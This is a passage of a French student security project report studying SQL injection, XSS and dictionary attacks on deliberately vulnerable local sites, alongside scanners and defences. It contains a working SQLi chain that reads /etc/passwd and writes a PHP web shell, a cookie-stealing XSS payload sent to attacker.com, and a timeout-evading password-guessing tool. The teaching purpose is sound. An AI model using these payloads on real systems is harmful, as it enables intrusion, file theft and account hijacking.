Nous devons identifier l’utilisateur SQL, s'assurer qu'il a le privilège FILE avant de tenter quelque chose.

Pour trouver l'utilisateur SQL courant :

```
' UNION SELECT user(), 2, 3, 4, 5 #
```

Il s'agit ici de *root@localhost*.

Lister ses privilèges avec :

```
' UNION SELECT grantee, privilege_type, is_grantable, 4,5 FROM
information_schema.user_privileges WHERE grantee="'root'@'localhost'" #
```

'root'@'localhost'	RELOAD	YES
'root'@'localhost'	SHUTDOWN	YES
'root'@'localhost'	PROCESS	YES
'root'@'localhost'	FILE	YES
'root'@'localhost'	REFERENCES	YES
'root'@'localhost'	INDEX	YES

On constate que l'utilisateur *root* a bien le privilège FILE.

Ensuite, il faut vérifier si une restriction sur les fichiers est active, via la variable secure_file_priv :

```
' UNION SELECT variable_name, variable_value, 3, 4, 5 FROM
information_schema.global_variables where variable_name='secure_file_priv' #
```

Si, comme ici, la valeur de secure_file_priv est vide, alors aucune restriction n'est appliquée. L'utilisateur dispose alors des mêmes droits que le processus MySQL, ce qui peut permettre l'accès à des fichiers sensibles ou l'exécution de commandes système.

Afficher le contenu d'un fichier distant avec :

```
' UNION SELECT 1, LOAD_FILE('/etc/passwd'), 3, 4,5 #
```

Envoyer un reverse shell avec :

```
a ' UNION SELECT '<?php system($_REQUEST[0]); ?>', "", "","","" INTO
   OUTFILE '/var/www/html/université/projet_L3/site_1/shell.php' #
```

Il faudra adapter le chemin OUTFILE en fonction de l'arborescence du serveur local.

On remarque que la requête commence par un 'a' qui ne correspond à aucun nom de compte existant, ce qui évite d'inclure des données de la requête initiale dans le fichier.

Pour exécuter une commande système, il suffit d’accéder à l’URL suivante en remplaçant COMMANDE par la commande souhaitée.

```
http://localhost/site_1/shell.php?0=COMMANDE
```

On peut maintenant remplacer COMMANDE par *whoami, ls, cat* ou toutes autres commandes systèmes.

Le site 1 est donc vulnérable à une RCE via les injections SQL.

Comment s'en protéger ?

L'idée est d'utiliser des requêtes préparées, où la requête SQL écrite en amont n'attend plus que des paramètres. Ainsi, les données de l'utilisateur seront forcément considérées comme les paramètres et jamais comme du code SQL.

Cela permet d'améliorer grandement la sécurité, en limitant drastiquement les risques contre les injections SQL. Les requêtes préparées gagnent aussi en performance. PHP est un langage côté serveur largement utilisé pour les sites dynamiques. Les requêtes préparées existent en PHP, mais aussi dans d'autres langages backend.

Analyse Statique

L’analyse statique de code source repose sur la recherche de motifs, des portions de code vulnérables à une attaque donnée.

Dans le cas des injections SQL, l’idée est de partir à la recherche des potentielles requêtes simples. Par exemple, en PHP avec la classe PDO, la présence de →query indique l’utilisation de requêtes simples et donc vulnérables.

Dans la même idée, toujours en PHP avec la classe PDO, la présence de →prepare indique l’utilisation de requêtes préparées.

Ainsi, l’analyseur statique peut s’assurer que les requêtes soient toutes préparées. Dans le cas contraire, il affiche celles qui exposent le site aux SQLi.

Analyse Dynamique :

L’analyse dynamique vise à reproduire un comportement humain malveillant, visant à pirater le site.

À la différence de l’analyse statique, nous n’avons plus accès au code source backend. Toutefois, le programme peut réagir en temps réel, au comportement du site distant. Comme le ferait un utilisateur bien réel, avec de l’analyse comportementale.

Cette approche a l'avantage d’être beaucoup plus représentative de celle des acteurs malveillants.

Dans le cas des injections SQL, l’idée est d’injecter une multitude de payloads dans les champs de formulaire. Afin d’analyser la réponse HTTP renvoyée par le serveur. Est-ce une erreur SQL ? Est-ce le résultat d’une requête SQL malveillante ? Est-ce que rien ne se passe côté client ?

Dans chacun des cas précédents, nous pouvons en tirer des conclusions. En effet, l’affichage d’erreurs SQL est critique et nous permet d’itérer de suppositions en suppositions jusqu’au résultat escompté.

Quant à l’absence d’informations pertinentes ou de comportements inhabituels, cela suggère que le site a été conçu selon de bonnes pratiques de sécurité, visant à limiter au maximum les données divulguées à l'utilisateur.


Ainsi, l’analyseur dynamique SQL permet l’injection et le test d’une multitude de payloads via le module Python requests.

Programmes Réalisés :


Programme	Analyse	Objectif
scanner_SQLi.py	statique	Détecter les requêtes vulnérables aux SQLi
login_bypass_SQLi_detector.py	dynamique	Déjouer l'authentification via une attaque SQLi
SQLi_main_GUI.py		Programme principal

Le programme *SQLi_main_GUI.py* permet de choisir entre l'analyse statique ou dynamique. Ce script ne doit pas être lancé directement ; il convient de toujours passer par main.py, le menu principal.

Dans le premier cas, l'utilisateur sélectionne un fichier source à analyser. Une fois le scan terminé, si des requêtes vulnérables sont détectées, un rapport est généré.



Pour l’analyse dynamique, l’utilisateur saisit l’URL de la page de connexion ainsi que la redirection en cas d’erreur. Le logiciel va tester une multitude d’injections SQL. Un rapport est généré en cas de connexion à un compte utilisateur.



Chapitre 5 : Étude de cas – Injection XSS

Qu’est-ce qu’une injection XSS ?

Les injections XSS (Cross-Site scripting) figurent parmi les vulnérabilités les plus répandues et critiques du Top 10 de l’OWASP. Elles permettent à un attaquant d’injecter du code malveillant en JavaScript dans une page web, exploitant une faille de validation des entrées utilisateurs. Contrairement aux attaques directes contre le serveur, cette injection ciblent les utilisateurs finaux.

Il existe 3 types d’injection XSS :

- Reflected XSS : Le script malveillant est inclus dans une URL ou un paramètre, et s’exécute immédiatement lors du chargement de la page.

- Stored XSS : Le script est enregistré en base de données et s’exécute à chaque visite de la page.
-
- XSS DOM-based : L’exploitation se produit côté client, via la manipulation du DOM sans interaction serveur.

Un exemple concret

Un forum permet aux utilisateurs de poster des commentaires. Un attaquant saisit comme commentaire :

```
<script>
  window.location.href = 'https://attacker.com/steal?data=' + btoa(document.cookie);
</script>
```

Si le site ne filtre pas cette entrée, le script est stocké (Stored XSS). Tout utilisateur visualisant le commentaire redirige son cookie de session vers le serveur de l’attaquant, permettant une usurpation de compte.

Conséquences

L'une des premières conséquences est **le vol de sessions utilisateurs**. En exploitant les failles XSS, un attaquant peut intercepter les cookies de session, permettant ainsi de se faire passer pour l'utilisateur légitime auprès du serveur et d'accéder à ses données personnelles ou même à ses fonctionnalités sans authentification supplémentaire.

Une autre conséquence fréquente est **le défacement de pages**, où l'attaquant modifie le contenu visible par les utilisateurs, soit pour diffuser de fausses informations, soit pour compromettre l'image de l'organisation. Ce type d'attaque peut également servir de vecteur pour propager des liens malveillants, incitant les utilisateurs à cliquer sur du contenu infecté.

Les injections XSS peuvent également mener à **l'exfiltration de données sensibles**, telles que des identifiants de connexion, des mots de passe, ou encore des informations personnelles comme les adresses, numéros de téléphone, et données bancaires. Ces informations sont souvent récupérées en injectant des scripts capables de capturer les entrées utilisateur (formulaires, champs de saisie) ou en interceptant des requêtes entre le navigateur et le serveur.

De plus, les XSS peuvent servir de porte d'entrée pour **la propagation de malwares**. En insérant des redirections invisibles ou en forçant le téléchargement de fichiers malveillants, un attaquant peut infecter les machines des utilisateurs, ouvrant ainsi la voie à d'autres attaques telles que les ransomwares ou les chevaux de Troie.

Enfin, ces vulnérabilités peuvent être utilisées dans des attaques combinées, comme le déclenchement de requêtes CSRF (Cross-Site Request Forgery). L'attaquant peut forcer un utilisateur authentifié à exécuter des actions non désirées sur l'application, telles que la modification de son mot de passe, le transfert de fonds, ou encore l'envoi de messages malveillants, le tout à son insu.

Ainsi, les injections XSS représentent un risque majeur pour la sécurité des applications web, pouvant entraîner des pertes de données, des compromissions de comptes et des atteintes à la réputation des entreprises concernées.

Comment s’en protéger ?

Pour se protéger efficacement contre les failles XSS, plusieurs mesures de sécurité peuvent être mises en place. La première consiste en un échappement des caractères spéciaux. Cela signifie que les caractères susceptibles d'être interprétés comme du code HTML ou JavaScript (tels que <, >, &, ou encore " et ') doivent être convertis en entités HTML avant d'être affichés dans la page. En PHP, cette opération peut être réalisée grâce à la fonction htmlspecialchars(), tandis que dans les applications JavaScript, l'utilisation de librairies dédiées telles que DOMPurify permet de nettoyer le contenu avant son injection dans le DOM.

Ensuite, une validation stricte des entrées utilisateur est essentielle pour prévenir les tentatives d'injection. Cela implique de rejeter systématiquement tout contenu qui contient des balises dangereuses telles que <script>, des événements JavaScript suspects comme onerror, ou encore des attributs qui pourraient exécuter du code malveillant. Cette approche réduit les vecteurs d'attaque en limitant les possibilités d'injecter du code scripté.

L'implémentation d'une Content Security Policy (CSP) constitue également une défense solide contre les XSS. En configurant les en-têtes HTTP pour restreindre les sources autorisées de scripts, de styles et de ressources externes, il devient beaucoup plus difficile pour un attaquant d'exécuter du code malveillant. Par exemple, une CSP peut interdire l'exécution de scripts en ligne (inline scripts) ou limiter les scripts à des domaines de confiance spécifiés.

Enfin, l'utilisation de frameworks sécurisés comme React, Angular ou Vue.js offre une protection supplémentaire contre les failles XSS. Ces frameworks échappent automatiquement les données lors de leur rendu dans le DOM, évitant ainsi l'exécution de contenu malveillant injecté par un utilisateur. Cela permet de minimiser les risques tout en facilitant le développement sécurisé d'interfaces utilisateur.

L'adoption de ces pratiques contribue grandement à renforcer la sécurité des applications web et à réduire l'impact potentiel des attaques XSS.

Analyse statique

L'analyse statique vise à identifier les vulnérabilités XSS directement dans le code source de l'application, sans l'exécuter. Le scanner utilise deux approches complémentaires :

- La recherche de motifs vulnérables :

  Le code source est analysé pour détecter des fonctions vulnérables comme innerHTML, document.write(), ou l'absence d'échappement des entrées utilisateur.

  Exemple de détection dans le code :

```
# Recherche de contextes HTML non sécurisés
if re.search(r'<.*?>(.*?)</.*?>', response.text, re.DOTALL):
    self.log_vulnerability("HTML_CONTEXT", payload, url)
```

- La validation des pratiques de sécurisation :

  On vérifie si les librairies comme DOMPurify ou de fonctions d'échappement (htmlspecialchars, escape()) sont utilisées.

  Exemple dans le code :

```
# Vérification des requêtes préparées en PHP
if "->prepare(" in code_snippet:
    self.log("Requête sécurisée détectée.")
elif "->query(" in code_snippet:
    self.log_vulnerability("UNSAFE_QUERY", code_snippet)
```

Analyse dynamique

L'analyse dynamique simule des attaques réelles, en interagissant avec l'application via un serveur web. Le scanner combine :

- Injection de payloads :

  On envoie des scripts malveillants dans les formulaires et paramètres d'URL


```
# Test d'un payload dans un champ de formulaire
payload = '<svg/onload=alert("XSS")>'
data = {input_name: payload for input_name in form_inputs}
response = self.session.post(url, data=data)
```

- Détection des réflexions/exécutions :

  On vérifie si le payload apparaît non échappé dans le HTML retourné et on capture les alertes JavaScript grâce à Selenium.

```
self.driver.get(url_with_payload)
try:
    WebDriverWait(self.driver, 2).until(EC.alert_is_present())
    Alert(self.driver).accept()
    self.log_vulnerability("EXECUTED_XSS", payload, url)
except TimeoutException:
    pass
```

Présentation et guide d’utilisation du scanner



Le programme se structure en quatre sections principales :

- Source de données : cette section permet de spécifier la source à analyser, soit en indiquant l’URL d’un site web, soit en important un fichier HTML (aux formats .html ou .php). Il est également possible d’activer le mode headless de Chrome, afin d'exécuter l’analyse sans interface graphique.

- Type d’analyse : l’utilisateur peut ici choisir entre une analyse statique ou dynamique. Durant l’exécution, il est possible de suivre en temps réel l’avancement du processus ou d’interrompre l’analyse avant son terme.

- Résultats de l’analyse : cette section présente les vulnérabilités identifiées, accompagnées de leurs détails techniques et des URL associées.

- Journal et détails : situées dans la partie droite de l’interface, ces sous-sections permettent respectivement de consulter le journal d’exécution du scanner (« Journal ») et d’accéder à un résumé actualisé de l’analyse en cours (« Détails »).

Chapitre 6 : Étude de cas – Attaque par dictionnaire

Cette étude de cas a pour source principale le module *Password Attacks* par Hack The Box Academy. [11]

Un exemple concret :

Une personne tente de deviner le mot de passe d'un autre utilisateur sur un site. Pour augmenter ses chances de réussite, elle établit une liste des mots potentiellement utilisés par la cible (prénoms, dates, mots courants, etc.). En testant ces mots un par un, elle finit par réussir à se connecter.

C'est ce qu'on appelle une attaque par dictionnaire.

Qu'est-ce que l'attaque par dictionnaire ?

L'attaque par dictionnaire est une attaque par force brute optimisée. Ainsi, commençons par définir l'attaque par force brute.

L'attaque par force brute consiste à tester l'ensemble des possibilités possibles dans l'espoir de trouver le bon mot de passe. L'attaque par force brute ne repose donc sur aucune stratégie préalable.

Quant à l'attaque par dictionnaire, elle utilise une liste de mots de passe existante pour gagner considérablement en efficacité.

Le postulat initial est que tout le monde peine à se souvenir de ses mots de passe. C'est pourquoi, beaucoup d'utilisateurs utilisent des mots du dictionnaire comme mot de passe. Se faisant, il devient plus aisé de s'en rappeler mais aussi de les deviner.

En effet, en testant un à un les mots de passe les plus populaires, nous avons statistiquement une forte probabilité de tomber juste. Cette probabilité augmente, naturellement, avec le nombre d'utilisateurs inscrit / de comptes actifs.

---

11 **Hack The Box**. Password Attacks – Hack The Box Academy

Quelles conséquences ?

En cas de succès, l’attaque par dictionnaire mène toujours à l’usurpation d’identité. Parfois à l’élévation de privilège.

Selon les droits accordés au compte, les conséquences peuvent être importantes, voire considérables. Notamment, la mise en place d’autres actions malveillantes, suite à une élévation de privilège.

Comment s'en protéger ?

Tout d’abord, il faut s’attaquer au cœur du problème : les mots de passe faible. Pour cela, la mise en place d’une politique stricte pour la création de mots de passe forts, différents des plus courants et d’une longueur minimale demeure la solution la plus efficace.

Ensuite, il faut éviter de dévoiler des informations sur la logique backend du site. Les messages d’erreur neutres sont à privilégier puisqu’ils limitent les déductions possibles, largement corrélées avec l’efficacité des bots.

En outre, l’ajout d’un CAPTCHA sur le formulaire de connexion rend la plupart des bots malveillants inoffensifs, en complexifiant drastiquement les attaques automatisées.

Quant à l’authentification à 2 facteurs (2FA), elle élève radicalement le niveau de sécurité lors de la connexion au compte. En ajoutant une étape, le mot de passe perd de son pouvoir, il ne se suffit plus à lui-même. Enfin, par définition, la 2FA se veut plus sécuritaire puisqu’elle ne repose pas seulement sur ce qu’on sait, mais aussi sur ce qu’on a.

Analyse Statique :

Afin d’évaluer les risques face à une attaque par brute force, l’analyse statique est inadaptée. En effet, par définition, l’analyse statique a pour objectif de détecter la présence de code vulnérable dans le code source. Or l’attaque par dictionnaire exploite non pas le code brut mais bien le comportement, la réaction ou plutôt la non-réaction du serveur.

C’est pourquoi l’analyse statique s’avère inefficace.

Analyse Dynamique :

Contrairement à l'analyse statique, l'attaque par dictionnaire est parfaitement compatible avec l'analyse dynamique. En effet, un script peut lancer une attaque contre le formulaire de connexion et réagir selon le comportement du serveur distant.

Techniquement, nous avons développé un script Python *PasswordBreakerGUI.py* qui réalise une attaque par dictionnaire. L'utilisateur doit renseigner l'URL menant au formulaire de connexion, celle de redirection en cas d'erreur, ainsi que le nom d'utilisateur à tester.


Grâce au module python *Beautiful Soup*, il est possible de parser le HTML pour récupérer automatiquement les noms des champs du formulaire.

Le script utilise ensuite le module *requests* pour soumettre le formulaire, via une requête HTTP POST.

Une liste de plusieurs milliers de mots de passe est utilisée. Pour chacun d'eux, le script renvoie le formulaire. Lorsque le serveur web redirige vers une autre page que celle d'erreur, le mot de passe est trouvé. Le cas échéant, un rapport est généré à l'utilisateur.

Enfin, si le site dispose d'un système de timeout, tout en le signalant explicitement à l'utilisateur. Alors le script peut exploiter le manque de discrétion des messages d'erreur. En effet, en détectant l'URL de redirection en cas de timeout, il adapte son timing pour éviter les blocages.

Exemple d'utilisation avec PasswordBreakerGUI.py :




Pour tester le site 1, on renseigne l'URL suivante :

http://localhost/site_1/index.php

- Le nom d'utilisateur par défaut, admin, est conservé.
- Lorsqu'on entre un mot de passe quelconque dans le formulaire, une redirection vers *index.php?error* s'effectue : on laisse donc ce champ inchangé.

On peut alors lancer l'attaque. Le site n'étant pas protégé, le mot de passe est rapidement retrouvé et un rapport est généré.



Dans le cas du site sécurisé 1, qui affiche maladroitement des informations liées au timeout dans l'URL, il faut cocher la case correspondante dans l'interface, puis ajouter *timeout* comme paramètre GET.

Après un certain temps, *PasswordBreaker* parvient également à retrouver le mot de passe.

Le site_sécurisé 2, en redirigeant toujours sur la même page d'erreur, ne permet pas au script de détecter l'activation du timeout et donc le rend quasiment inutilisable.

Enfin, le site_sécurisé_3, protégé par un CAPTCHA, est totalement immunisé contre *PasswordBreaker*. Lors de la première tentative, une redirection vers *index.php?error_captcha* génère un faux positif. Il serait possible d'améliorer *PasswordBreaker* pour détecter la présence d'un CAPTCHA via les redirections, et d'en informer l'utilisateur.

Remarque : la liste de mots de passe utilisée peut être modifiée en changeant la variable *wordlist_file* dans *PasswordBreakerGUI.py*.

Programmes Réalisés :

Programme	Analyse	Objectif
passwordBreaker.py	dynamique	attaque par dictionnaire
passwordBreaker_CLI.py	dynamique	attaque par dictionnaire en ligne de commande
passwordBreaker_timeout.py	dynamique	version améliorée avec gestion du timeout, si visible dans l'URL.
passwordBreaker_GUI.py	dynamique	Programme principal. Interface graphique pour passwordBreaker_timeout.py

Conclusion

Nous avons ainsi étudié des vulnérabilités majeures, allant des Broken Access Control aux injections SQL et XSS, en passant par les attaques par dictionnaire.

Ce projet nous a amené à concevoir des sites volontairement vulnérables, ainsi que des scripts malveillants capables d'en tirer profit. Cette approche pratique nous a aidés à mieux comprendre les mécanismes d’attaque et de défense.

Nous avons ainsi pris conscience de l'importance cruciale de la sécurité dès la phase de développement. Il est essentiel d’appliquer les bonnes pratiques, comme la validation systématique des entrées utilisateur et le support des mises à jour, pour réduire les risques.

Enfin, ce projet nous a rappelé qu’une seule faille peut suffire à tout compromettre. Concevoir un site sécurisé demande une vigilance constante et une prise en compte globale des menaces potentielles : la moindre négligence peut être fatale.

Diagramme de Gantt

Au tout début de notre projet, nous nous étions regroupés pour établir un diagramme de Gantt de nos objectifs respectifs :

Semaine 1	Semaine 2	Semaine 3	Semaine 4	Semaine 5	Semaine 6	Semaine 7	Semaine 8	
Recherche SQL	Recherche SQL	Ecriture code SQL	Ecriture code SQL	Ecriture parseur SQL	Bot SQL	Bot SQL	Soutenance	Pierrot
Recherche CSA	Recherche CSA	Ecriture code CSA	Ecriture code CSA	Ecriture parseur CSA	Bot CSA	Bot CSA		Célian
Recherche BAC	Recherche BAC	Ecriture code BAC	Ecriture code BAC	Ecriture parseur BAC	Bot BAC	Bot BAC		Youssef
Diagramme de Gantt								Tous

Au fur et à mesure des semaines, nous nous sommes efforcés d'en faire une version à jour de nos progrès et avances en le mettant à jour à chaque fin de semaine.

Semaine 1	Semaine 2	Semaine 3	Semaine 4	Semaine 5	Semaine 6	Semaine 7	Semaine 8	
Recherche SQL Attaque dictionnaire Développement des sites	passwordBreaker_CLI.py Nettoyage du code MAJ de différents codes	Création du site 2 et 3 Nouvelle version de passwordBreaker	Ajout du Captcha et de la 2FA +email à l'admin	Maj Site3 Bot d'analyse dynamique	interface bot SAST/DAST Interface commune	Mise en commun Des programmes	Soutenance	Pierrot
Recherche CSA	Recherche CSA	Script d'analyse dynamique XSS	Ecriture code CSA	Ecriture parseur CSA	Bot CSA			Célian
Recherche BAC	Recherche BAC	Code analyse url dynamique	Code analyse Statique+dynamique	Ecriture parseur Détection url sensible	Code vérification autorisations			Youssef
Diagramme de Gantt	Ecriture du rapport	Préparation présentation	Ecriture du rapport					Tous

Bien que très différent de l'original, ce diagramme permet de se rendre mieux compte de l'avancé de notre projet par rapport à l'idée que nous nous en étions faite.

Références

Cloudflare. Qu'est-ce que l'OWASP ? Qu’est-ce que le top 10 de l’OWASP ? [en ligne]. Disponible sur : https://www.cloudflare.com/fr-fr/learning/security/threats/owasp-top-10 (consulté le 25 mars 2025)

CNIL. La CNIL publie une recommandation relative aux mesures de journalisation [en ligne]. 18 novembre 2021. Disponible sur : https://www.cnil.fr/fr/la-cnil-publie-une-recommandation-relative-aux-mesures-de-journalisation (consulté le 1 avril 2025)

CrowdStrike. Sharif, Arfan. *Qu'est-ce que la journalisation des données ?* [en ligne]. 24 février 2023. Disponible sur : https://www.crowdstrike.com/fr-fr/cybersecurity-101/next-gen-siem/data-logging (consulté le 01 avril 2025)

France. *Code pénal*. Article 323-1 à 323-3. Disponible sur : https://www.legifrance.gouv.fr/codes/section_lc/LEGITEXT000006070719/LEGISCTA000006149839/ (consulté le 1 mai 2025).

Hack The Box. *SQL Injection Fundamentals – Hack The Box Academy* [en ligne]. Sans date. Disponible sur : https://academy.hackthebox.com/course/preview/sql-injection-fundamentals (consulté le 25 mars 2025)

Hack The Box. *Password Attacks – Hack The Box Academy* [en ligne]. Sans date. Disponible sur : https://academy.hackthebox.com/course/preview/password-attacks (consulté le 05 avril 2025)

IBM. Kosinski, Matthew ; Forrest, Amber. *Qu’est-ce que la 2FA (authentification à deux facteurs) ?* [en ligne]. 20 décembre 2023. Disponible sur : https://www.ibm.com/fr-fr/topics/2fa (consulté le 17 avril 2025)

OWASP. *About the OWASP Foundation* [en ligne]. Disponible sur : https://owasp.org/about (consulté le 25 mars 2025).

OWASP. OWASP Top 10:2021 [en ligne]. Disponible sur : https://owasp.org/Top10/fr/ (consulté le 25 mars 2025).

Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws (2nd ed.). Wiley.